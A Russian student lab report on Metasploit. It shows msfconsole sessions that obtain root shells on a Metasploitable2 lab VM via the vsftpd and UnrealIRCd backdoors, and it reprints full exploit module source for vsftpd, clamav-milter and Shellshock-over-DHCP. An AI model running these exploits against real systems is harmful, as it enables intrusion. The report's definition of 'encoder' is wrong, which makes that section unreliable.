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# OTYET

о лабораторной работе №4

по дисциплине: «Информационная безопасность»

Тема работы: «Инструмент тестов на проникновение Metasploit»

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## 1. Цель работы

### Изучение:

- 1) Используя документацию изучить базовые понятия auxiliary, payload, exploit, shellcode, nop, encoder
- 2) Запустить msfconsole, узнать список допустимых команд (help)
- 3) Базовые команды search (поиск по имени, типу, автору и др.), info, load, use
- 4) Команды по работе с эксплойтом
- 5) Команды по работе с БД
- 6) GUI оболочка Armitage
- 7) GUI веб-клиент

### Практическое задание:

- 1) Подключиться к VNC-серверу, получить доступ к консоли
- 2) Получить список директорий в общем доступе по протоколу SMB
- 3) Получить консоль используя уязвимость в vsftpd
- 4) Получить консоль используя уязвимость в irc
- 5) Armitage Hail Mary

## 2. Ход работы

## 2.1. Базовые понятия

- auxiliary сканнер, использующий уязвимости системы для получения сведений об этой системе.
- payload часть программы, выполняющая вредоносные действия, например нарушение целостности данных, слежка за пользователем и т.д.
- exploit фрагмент програмного кода который, используя возможности предоставляемые ошибкой, отказом или уязвимостью, ведёт к повышению привилегий или отказу в обслуживании компьютерной системы.
- shellcode двоичный исполняемый код, который обычно передаёт управление командному процессору, например '/bin/sh' в Unix shell, 'command.com' в MS-DOS и 'cmd.exe' в операционных системах Microsoft Windows. Шелл-код может быть использован как полезная нагрузка эксплойта, обеспечивающая взломщику доступ к командной оболочке в компьютерной системе.

- пор инструкция процессора на языке ассемблера, или команда протокола, которая предписывает ничего не делать (от слова «no operation»).
- encoder устройство преобразующее линейное или угловое перемещение в последовательность сигналов, позволяющих определить величину перемещения.

## 2.2. msfconsole

```
1
  root@kali:~# msfconsole
2
                                                         ]
3
  =[ metasploit v4.11.7-
  |+ -- --=[ 1518 exploits - 877 auxiliary - 259 post
                                                                ]
4
  |+ -- --=[ 437 payloads - 38 encoders - 8 nops
   + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
6
7
8
   msf > help
9
10
   Core Commands
11
   =========
12
13
   Command
                  Description
14
                  _____
15
                  Help menu
16
   advanced
                  Displays advanced options for one or more modules
17
                 Move back from the current context
   back
18
   banner
                  Display an awesome metasploit banner
19
                  Change the current working directory
  cd
20
   color
                  Toggle color
21
  connect
                  Communicate with a host
22 | edit
                 Edit the current module with $VISUAL or $EDITOR
23 | exit
                 Exit the console
24 | get
                  Gets the value of a context-specific variable
25
                 Gets the value of a global variable
  getg
26
                  Grep the output of another command
   grep
27 | help
                 Help menu
28 \mid info
                  Displays information about one or more modules
29
                  Drop into irb scripting mode
  irb
30
  jobs
                  Displays and manages jobs
31 | kill
                 Kill a job
                  Load a framework plugin
32 | load
33 | loadpath
                  Searches for and loads modules from a path
34 | makerc
                  Save commands entered since start to a file
35
                  Displays global options or for one or more modules
  options
36 | popm
                  Pops the latest module off the stack and makes it
      active
37
  previous
                  Sets the previously loaded module as the current module
                  Pushes the active or list of modules onto the module
38
   pushm
      stack
39
  quit
                  Exit the console
40 | reload_all
                  Reloads all modules from all defined module paths
41
                  Rename a job
   rename_job
42 resource
                  Run the commands stored in a file
43 | route
                  Route traffic through a session
```

```
44 | save
                 Saves the active datastores
45
                 Searches module names and descriptions
  search
                 Dump session listings and display information about
46
  sessions
     sessions
47
  set
                 Sets a context-specific variable to a value
48
                 Sets a global variable to a value
   setg
49 show
                 Displays modules of a given type, or all modules
50 \mid \texttt{sleep}
                 Do nothing for the specified number of seconds
51 |spool
                 Write console output into a file as well the screen
52
  threads
                 View and manipulate background threads
53 unload
                 Unload a framework plugin
54
                 Unsets one or more context-specific variables
  unset
                 Unsets one or more global variables
55
  unsetg
56
                 Selects a module by name
  use
57
   version
                 Show the framework and console library version numbers
58
59
60
  Database Backend Commands
61
   62
63
  Command
                     Description
64
   _____
65
                     List all credentials in the database
  creds
66
   db_connect
                     Connect to an existing database
67
                     Disconnect from the current database instance
   db_disconnect
68
  db_export
                     Export a file containing the contents of the
     database
                     Import a scan result file (filetype will be auto-
69
   db_import
     detected)
70 | db_nmap
                     Executes nmap and records the output automatically
   db_rebuild_cache
                     Rebuilds the database-stored module cache
72 db_status
                     Show the current database status
73 | hosts
                     List all hosts in the database
74 | loot
                     List all loot in the database
75 | notes
                     List all notes in the database
                     List all services in the database
76 | services
77 | vulns
                     List all vulnerabilities in the database
78 | workspace
                     Switch between database workspaces
```

#### Самое интересное:

- set установить переменную
- use выбрать текущий модуль

### 2.3. Атака на VNC

VNC - протокол для удаленного управления рабочим столом.

Здесь и далее: адрес атакуемой машины - 10.0.0.1, адрес машины с Kali - 10.0.0.2.

```
1 msf > search vnc
2 [!] Module database cache not built yet, using slow search
3 
4 Matching Modules
```

```
5
  |-----
6
7
                                                     Disclosure Date
  Name
      Rank
               Description
8
                                                     _ _ _ _ _ _ _ _ _ _
  auxiliary/admin/vnc/realvnc_41_bypass
                                                    2006-05-15
                     RealVNC NULL Authentication Mode Bypass
          normal
10 auxiliary/scanner/vnc/vnc_login
                                                  VNC Authentication
                                         normal
      Scanner
```

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf auxiliary(vnc_login) > exploit

[*] 10.0.0.1:5900 - Starting VNC login sweep
[!] No active DB -- Credential data will not be saved!
[+] 10.0.0.1:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(vnc_login) > vncviewer 10.0.0.1
[*] exec: vncviewer 10.0.0.1

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
```




Рис. 1: Атака на VNC

### 2.4. Атака на SMB

SMB - протокол для обмена файлами в локальной сети.

```
msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
1
  msf auxiliary(smb_enumshares) > set RHOSTS 10.0.0.1
  RHOSTS => 10.0.0.1
  msf auxiliary(smb_enumshares) > exploit
4
5
  [+] 10.0.0.1:139 - print$ - (DISK) Printer Drivers
6
   [+] 10.0.0.1:139 - tmp - (DISK) oh noes!
7
   [+] 10.0.0.1:139 - opt - (DISK)
   [+] 10.0.0.1:139 - IPC$ - (IPC) IPC Service (metasploitable server (
     Samba 3.0.20-Debian))
   [+] 10.0.0.1:139 - ADMIN$ - (IPC) IPC Service (metasploitable server
10
     (Samba 3.0.20-Debian))
   [*] Scanned 1 of 1 hosts (100% complete)
11
   [*] Auxiliary module execution completed
```

## 2.5. Атака на IRC

IRC - протокол для групповых чатов.

```
1 msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
2 msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.0.0.1
3 RHOST => 10.0.0.1
4 msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
5
  [*] Started reverse TCP double handler on 10.0.0.2:4444
7 [*] Connected to 10.0.0.1:6667...
8 : irc. Metasploitable. LAN NOTICE AUTH : *** Looking up your hostname...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
      hostname; using your IP address instead
   [*] Sending backdoor command...
10
11
   [*] Accepted the first client connection...
12 \mid [*] Accepted the second client connection...
13 [*] Command: echo mrkPEZNVDx7Pwn09;
14 \mid [*] Writing to socket A
15 \mid [*] Writing to socket B
16 \mid [*] Reading from sockets...
17 [*] Reading from socket B
18 \mid [*] B: "mrkPEZNVDx7Pwn09\r\n"
19 | [*] Matching...
20 [*] A is input...
21
  [*] Command shell session 1 opened (10.0.0.2:4444 -> 10.0.0.1:39586)
      at 2016-05-29 22:02:47 -0400
22
23 | whoami
24 root
25 | uname -a
26 | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
      2008 i686 GNU/Linux
```

### 2.6. Атака на FTP

FTP - протокол для обмена файлами.

```
msf exploit(unreal_ircd_3281_backdoor) > use exploit/unix/ftp/
      vsftpd_234_backdoor
  msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.0.1
  RHOST => 10.0.0.1
  msf exploit(vsftpd_234_backdoor) > exploit
  [*] Banner: 220 (vsFTPd 2.3.4)
  [*] USER: 331 Please specify the password.
   [+] Backdoor service has been spawned, handling...
   [+] UID: uid=0(root) gid=0(root)
10
   [*] Found shell.
11
   [*] Command shell session 1 opened (10.0.0.2:39303 -> 10.0.0.1:6200)
      at 2016-05-29 21:57:44 -0400
12
13
14 | whoami
15 root
16 \mid \mathtt{uname} - \mathtt{a}
17
  Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
      2008 i686 GNU/Linux
```

## 2.7. Armitage

Armitage - графический интерфейс для Metasploit.

Запустим сканирование машин в подсети 10.0.0.0/24. Для машины 10.0.0.1 выполним сканирование портов.




Рис. 2: Armitage

Запустим все эксплоиты с помощью Hail Mary.




Рис. 3: Работа в режиме Hail Mary

Результат применения эксплоитов - две консольные сессии.

```
Console X
                                          Hail Mary
                                                      Shell 2 X
            Scan X
                     Services X
                                 Scan X
  Session ID: 1
        Type: shell php
        Info:
      Tunnel: 10.0.0.2:42952 -> 10.0.0.1:29838 (10.0.0.1)
         Via: exploit/multi/http/php_cgi_arg_injection
        UUID:
   MachineID:
     CheckIn: <none>
  Registered: No
  Session ID: 2
        Type: shell unix
        Info:
      Tunnel: 10.0.0.2:39688 -> 10.0.0.1:6200 (10.0.0.1)
         Via: exploit/unix/ftp/vsftpd_234_backdoor
        UUID:
   MachineID:
     ChackIn: <none>
<u>msf</u>
```

Рис. 4: Armitage

Подключение к одной из них

```
Console X Scan X Services X Scan X Hail Mary X Shell 2 X

$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Pис. 5: Armitage

## 2.8. Анализ эксплоитов

Рассмотрим подробнее эксплоит для vsftpd. Эксплоит написан на языке Ruby и расположен по адресу /usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpc Информация об эксплуатируемой уязвимости: http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Для получения доступа к shell эксплоит пытается залогиниться, используя имя пользователя со смайликом. Если сервер уязвим, на порту 6200 открывается доступ к консоли.

Листинг 1: modules/exploits/unix/ftp/vsftpd\_234\_backdoor.rb

```
##
1
2
   # This module requires Metasploit: http://metasploit.com/download
3
   # Current source: https://github.com/rapid7/metasploit-framework
   ##
4
5
6
   require 'msf/core'
7
8
   class Metasploit3 < Msf::Exploit::Remote</pre>
9
     Rank = ExcellentRanking
10
11
     include Msf::Exploit::Remote::Tcp
12
13
     def initialize(info = {})
14
       super(update_info(info,
         'Name'
                           => 'VSFTPD v2.3.4 Backdoor Command Execution',
15
         'Description'
                           => %q{
16
17
              This module exploits a malicious backdoor that was added to
                            VSFTPD download
18
              archive. This backdoor was introduced into the vsftpd
                -2.3.4.tar.gz archive between
              June 30th 2011 and July 1st 2011 according to the most
19
                recent information
20
              available. This backdoor was removed on July 3rd 2011.
21
         },
22
                           => [ 'hdm', 'MC'],
         'Author'
23
         'License'
                           => MSF_LICENSE,
24
         'References'
                           =>
25
           [ 'OSVDB', '73573'],
26
              [ 'URL', 'http://pastebin.com/AetT9sS5'],
27
28
              [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/
                alert-vsftpd-download-backdoored.html', ],
           ],
29
         'Privileged'
30
                           => true,
```

```
31
          'Platform'
                            => [ 'unix'],
32
          'Arch'
                            => ARCH_CMD,
33
          'Payload'
                            =>
34
           {
35
              'Space'
                          => 2000,
36
              'BadChars' => '',
37
              'DisableNops' => true,
38
              'Compat'
                             =>
                {
39
40
                  'PayloadType' => 'cmd_interact',
41
                  'ConnectionType' => 'find'
42
           },
43
44
          'Targets'
                            =>
45
46
              [ 'Automatic', { } ],
47
           ],
48
          'DisclosureDate' => 'Jul 3 2011',
49
          'DefaultTarget' => 0))
50
       register_options([ Opt::RPORT(21) ], self.class)
51
52
     end
53
     def exploit
54
55
56
       nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
57
58
         print_status("The port used by the backdoor bind listener is
            already open")
         handle_backdoor(nsock)
59
60
         return
61
       end
62
63
       # Connect to the FTP service port first
64
       connect
65
66
       banner = sock.get_once(-1, 30).to_s
67
       print_status("Banner: #{banner.strip}")
68
69
       sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
70
       resp = sock.get_once(-1, 30).to_s
71
       print_status("USER: #{resp.strip}")
72
73
       if resp =^{\sim} /^{530} /
74
         print_error("This server is configured for anonymous only and
            the backdoor code cannot be reached")
         disconnect
75
76
         return
77
       end
78
79
       if resp !~ /^331 /
         print_error("This server did not respond as expected: #{resp.
80
            strip}")
81
         disconnect
82
         return
83
       end
```

```
84
        sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
85
86
87
        # Do not bother reading the response from password, just try the
           backdoor
        nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
 88
 89
        if nsock
          print_good("Backdoor service has been spawned, handling...")
90
91
          handle_backdoor(nsock)
92
          return
93
        end
94
        disconnect
95
96
97
      end
98
      def handle_backdoor(s)
99
100
101
        s.put("id\n")
102
103
        r = s.get_once(-1, 5).to_s
104
        if r !~ /uid=/
105
          print_error("The service on port 6200 does not appear to be a
             shell")
106
          disconnect(s)
107
          return
108
        end
109
110
        print_good("UID: #{r.strip}")
111
112
        s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
113
        handler(s)
114
      end
115
116
    end
```

Эксплоит к антивирусу ClamAV, используемому совместно с почтовым сервером sendmail. Из-за неправильного использования функции popen() появляется возможность выполнить команду в консоли на сервере.

Листинг 2: modules/exploits/unix/smtp/clamav\_milter\_blackhole.rb

```
##
1
2
   \# This module requires Metasploit: http://metasploit.com/download
3
   # Current source: https://github.com/rapid7/metasploit-framework
   ##
4
5
   require 'msf/core'
6
7
   class Metasploit3 < Msf::Exploit::Remote</pre>
8
     Rank = ExcellentRanking
9
10
11
     include Msf::Exploit::Remote::Smtp
12
13
     def initialize(info = {})
14
       super(update_info(info,
15
         'Name'
                            => 'ClamAV Milter Blackhole-Mode Remote Code
```

```
Execution',
16
         'Description'
                          => %q{
17
              This module exploits a flaw in the Clam AntiVirus suite '
                clamav-milter'
18
           (Sendmail mail filter). Versions prior to v0.92.2 are
              vulnerable.
19
           When implemented with black hole mode enabled, it is possible
               to execute
20
           commands remotely due to an insecure popen call.
21
         },
22
         'Author'
                           => [ 'patrick' ],
23
                           => MSF_LICENSE,
         'License'
         'References'
24
                           =>
25
           26
              [ 'CVE', '2007-4560'],
              [ 'OSVDB', '36909'],
27
28
              [ 'BID', '25439'],
             [ 'EDB', '4761']
29
30
           ],
31
         'Privileged'
                           => true,
32
          'Payload'
                           =>
33
           {
              'DisableNops' => true,
34
35
              'Space'
                            => 1024,
36
              'Compat'
                            =>
37
                {
38
                  'PayloadType' => 'cmd cmd_bash',
39
                  'RequiredCmd' => 'generic perl ruby bash-tcp telnet',
40
41
           },
42
         'Platform'
                           => 'unix',
43
         'Arch'
                           => ARCH_CMD,
44
         'Targets'
                           =>
45
46
              [ 'Automatic', { }],
47
48
         'DisclosureDate' => 'Aug 24 2007',
         'DefaultTarget' => 0))
49
50
51
         register_options(
52
         OptString.new('MAILTO', [ true, 'TO address of the e-mail', '
53
              nobody@localhost']),
         ], self.class)
54
55
     end
56
57
     def exploit
58
59
       # ClamAV writes randomized msg.##### temporary files in a
          randomized
       # /tmp/clamav - ################## directory. This directory
60
          is
61
       # the clamav-milter process working directory.
62
       # We *can* execute arbitrary code directly from 'sploit', however
63
           the
```

```
# SMTP RFC rejects all payloads with the exception of generic CMD
64
65
       # payloads due to the IO redirects. I discovered that the 'From:'
66
       # header is written to this temporary file prior to the
          vulnerable
67
       # call, so we call the file itself and payload.encoded is
          executed.
68
69
       sploit = "sh msg*" # Execute the clamav-milter temporary file.
70
71
       # Create the malicious RCPT TO before connecting,
72
       # to make good use of the Msf::Exploit::Smtp support.
73
74
       oldaddr = datastore['MAILTO']
75
       newaddr = oldaddr.split('0')
76
       datastore['MAILTO'] = "<#{newaddr[0]}+\"|#{sploit}\"@#{newaddr</pre>
77
          [1]}>"
78
79
       connect_login
80
       sock.put("From: ; \#\{payload.encoded\}\r\n") \# We are able to stick
81
          our payload in this header
82
       sock.put(".\r\n")
83
84
       # Clean up RCPT TO afterwards
85
       datastore['MAILTO'] = oldaddr
86
87
88
       handler
89
       disconnect
90
     end
91
92
   end
```

Эксплоит для DHCP. Причина - известная уязвимость в Bash под названием Shellshock, позволяющая выполнить код на сервере, когда программа пытается установить переменную окружения.

Листинг 3: modules/exploits/unix/dhcp/bash\_environment.rb

```
1
2
   \# This module requires Metasploit: http://metasploit.com/download
3
   # Current source: https://qithub.com/rapid7/metasploit-framework
4
   ##
5
6
   require 'msf/core'
7
   require 'rex/proto/dhcp'
8
9
   class Metasploit3 < Msf::Exploit::Remote</pre>
10
     Rank = ExcellentRanking
11
12
     include Msf::Exploit::Remote::DHCPServer
13
14
     def initialize(info = {})
15
       super(update_info(info,
16
         'Name'
                           => 'Dhclient Bash Environment Variable
            Injection (Shellshock)',
```

```
17
         'Description' => %q|
18
           This module exploits the Shellshock vulnerability, a flaw in
              how the Bash shell
19
           handles external environment variables. This module targets
              dhclient by responding
20
           to DHCP requests with a malicious hostname, domainname, and
              URL which are then
21
           passed to the configuration scripts as environment variables,
               resulting in code
22
           execution. Due to length restrictions and the unusual
              networking scenario at the
23
           time of exploitation, this module achieves code execution by
              writing the payload
24
           into /etc/crontab and then cleaning it up after a session is
              created.
25
         ١,
26
          'Author'
                           =>
27
           'Stephane Chazelas', # Vulnerability discovery
28
29
              'egypt' # Metasploit module
30
           ],
31
         'License'
                           => MSF_LICENSE,
32
         'Platform'
                           => ['unix'],
33
          'Arch'
                           => ARCH_CMD,
34
         'References'
                           =>
35
           36
              ['CVE', '2014-6271'],
37
              ['CWE', '94'],
              ['OSVDB', '112004'],
38
              ['EDB', '34765'],
39
              ['URL', 'https://securityblog.redhat.com/2014/09/24/bash-
40
                 specially - crafted - environment - variables - code - injection -
                attack/'],
              ['URL', 'http://seclists.org/oss-sec/2014/q3/649'],
41
42
              ['URL', 'https://www.trustedsec.com/september-2014/
                 shellshock-dhcp-rce-proof-concept/',]
43
           ],
44
          'Payload'
                           =>
45
           {
46
              # 255 for a domain name, minus some room for encoding
47
              'Space'
                            => 200,
48
              'DisableNops' => true,
49
              'Compat'
50
                {
51
                  'PayloadType' => 'cmd',
52
                  'RequiredCmd' => 'generic telnet ruby',
                }
53
54
           },
55
                           => [ [ 'Automatic Target', { }] ],
         'Targets'
56
         'DefaultTarget' => 0,
         'DisclosureDate' => 'Sep 24 2014'
57
       ))
58
59
60
       deregister_options('DOMAINNAME', 'HOSTNAME', 'URL')
61
     end
62
```

```
63
     def on_new_session(session)
64
       print_status "Cleaning up crontab"
65
       # XXX this will brick a server some day
       session.shell_command_token("sed -i '/^\\* \\* \\* \\* root/d
66
          ' /etc/crontab")
67
     end
68
69
     def exploit
70
       hash = datastore.copy
71
       # Quotes seem to be completely stripped, so other characters have
72
       # escaped
73
       p = payload.encoded.gsub(/([<>()|'&;$])/) { |s| Rex::Text.to_hex(}
       echo = "echo -e #{(Rex::Text.to_hex("*") + " ") * 5}root #{p}>>/
74
          etc/crontab"
75
       hash['DOMAINNAME'] = "() { :; };#{echo}"
76
       if hash['DOMAINNAME'].length > 255
77
         raise ArgumentError, 'payload too long'
78
       end
79
80
       hash['HOSTNAME'] = "() { :; };#{echo}"
       hash['URL'] = "() { :; };#{echo}"
81
82
       start_service(hash)
83
84
       begin
85
         while @dhcp.thread.alive?
86
           sleep 2
87
         end
88
       ensure
89
         stop_service
90
       end
91
     end
92
93
   end
```

## 3. Выводы

Metasploit - огромный набор эксплоитов и инфраструктура для их использования. В ходе работы был изучен консольный интерфейс msfadmin и графический интерфейс Armitage.

Было совершено проникновение в виртуальную машину Metasploitable2 с помощью уязвимостей в сервисах IRC и FTP.